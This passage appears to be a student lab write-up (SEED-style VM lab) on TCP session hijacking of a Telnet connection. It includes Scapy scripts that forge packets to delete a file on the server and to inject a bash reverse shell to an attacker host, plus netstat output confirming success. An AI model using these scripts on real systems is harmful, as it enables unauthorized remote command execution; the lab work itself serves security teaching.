Also, the server sends an ACK to the actual client for the spoofed packet and since the client did not send anything, it just discards the received ACK. The server is expecting an ACK in return and until it receives one, it keeps sending more and more ACK packets.


This leads to a deadlock and eventually freezes this connection as seen:



Instead of just creating a file, we could edit files such as /etc/passwd and others using session hijacking.

Using Scapy:

A Telnet connection is first established between the client and the server and we sniff this traffic. The following shows the Wireshark trace:



The details of the last sent packet is used to construct the spoofed packet. We perform session hijacking using the following program that sends a packet from the client to the server and deletes a file named textfile.txt in the current directory. This file is the one created in session hijacking attack using netwox:

```
#!usr/bin/python3
from scapy.all import *
import sys

source_port = 32964
sequence = 2911876002
acknowldgement = 3703126433

print("Sending Session Hijacking Packet ...")
IPLayer = IP(src="10.0.2.10", dst="10.0.2.8")
TCPLayer = TCP(sport=source_port,dport=23,flags="A", seq=sequence,
    ack=acknowldgement)
# Data ="\rrm myfile.txt\r"
Data = "\rrm textfile.txt\r"
pkt = IPLayer/TCPLayer/Data
pkt.show()
send(pkt,verbose=0)
```

The following are the packet details of the spoofed packet:

The following shows the output at the Server. We see that after the connection is established and the program is run, the file is deleted on the server.

```
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.1.1:53            0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.8:53             0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp6       0      0 :::80                   :::*                    LISTEN
tcp6       0      0 :::53                   :::*                    LISTEN
tcp6       0      0 :::21                   :::*                    LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 :::3128                 :::*                    LISTEN
tcp6       0      0 ::1:953                 :::*                    LISTEN
[02/19/20]seed@VM:~$ ll | grep text
-rw-rw-r-- 1 seed seed       6 Feb 19 19:25 textfile.txt
[02/19/20]seed@VM:~$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.1.1:53            0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.8:53             0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp        0     61 10.0.2.8:23             10.0.2.10:32964         ESTABLISHED
tcp6       0      0 :::80                   :::*                    LISTEN
tcp6       0      0 :::53                   :::*                    LISTEN
tcp6       0      0 :::21                   :::*                    LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 :::3128                 :::*                    LISTEN
tcp6       0      0 ::1:953                 :::*                    LISTEN
[02/19/20]seed@VM:~$ ll | grep text
[02/19/20]seed@VM:~$
```

This completes Session Hijacking attack using netwox and scapy.

Task 5: Creating Reverse Shell using TCP Session Hijacking


Using the Session Hijacking attack, we create a reverse shell from the server to the attacker's machine, giving attacker the access to the entire server machine to run commands. In this attack, we send a command in the packet's data to run the bash program and redirect its input, output and error devices to the remote TCP connection.

The following is the program to perform the session hijacking attack. The flow of the task is as follows:

1. Establish a telnet connection between the client 10.0.2.10 and server 10.0.2.8.
2. Sniff the traffic and find the last packet sent from client to the server. The details of this packet are used to spoof the attack packet.
3. Start a TCP connection listening to port 9090 on the attacker's machine.
4. Run the Session Hijacking program on the attacker's machine


```python
#!usr/bin/python3
from scapy.all import *
import sys

source_port = 32966
sequence = 1456791569
acknowldgement = 1402843092

print("Sending Session Hijacking Packet ...")
IPLayer = IP(src="10.0.2.10", dst="10.0.2.8")
TCPLayer = TCP(sport=source_port,dport=23,flags="A", seq=sequence,
    ack=acknowldgement)
# Data ="\rrm myfile.txt\r"
Data = "\r/bin/bash -i > /dev/tcp/10.0.2.7/9090 0<&1 2>&1\r"
pkt = IPLayer/TCPLayer/Data
pkt.show()
send(pkt,verbose=0)
```

The following Wireshark trace show the spoofed packet sent. Notice that the source and destination are of client and server and MAC source is of the attacker's machine.



The following show the output on the attacker's machine. We see that the packet sent is the same as one captured in Wireshark. Also, another terminal with a TCP connection listening to port 9090 has successfully established a reverse shell. This can be proven because before running the netcat server, we switched to the downloads folder, hence the current directory was /home/seed/Downloads. After the netcat command, on looking for the current directory, we see that it's changed to /home/seed. This is the directory of the telnet connection, as seen. Hence, we were able to create a reverse shell by performing session hijacking attacks.

Output on the Attacker's machine:



Output on the Server machine:

```
[02/19/20]seed@VM:~$ pwd
/home/seed
[02/19/20]seed@VM:~$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.1.1:53            0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.8:53             0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp6       0      0 :::80                   :::*                    LISTEN
tcp6       0      0 :::53                   :::*                    LISTEN
tcp6       0      0 :::21                   :::*                    LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 :::3128                 :::*                    LISTEN
tcp6       0      0 ::1:953                 :::*                    LISTEN
[02/19/20]seed@VM:~$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.1.1:53            0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.8:53             0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.8:23             10.0.2.10:32966         ESTABLISHED
tcp6       0      0 :::80                   :::*                    LISTEN
tcp6       0      0 :::53                   :::*                    LISTEN
tcp6       0      0 :::21                   :::*                    LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 :::3128                 :::*                    LISTEN
tcp6       0      0 ::1:953                 :::*                    LISTEN
```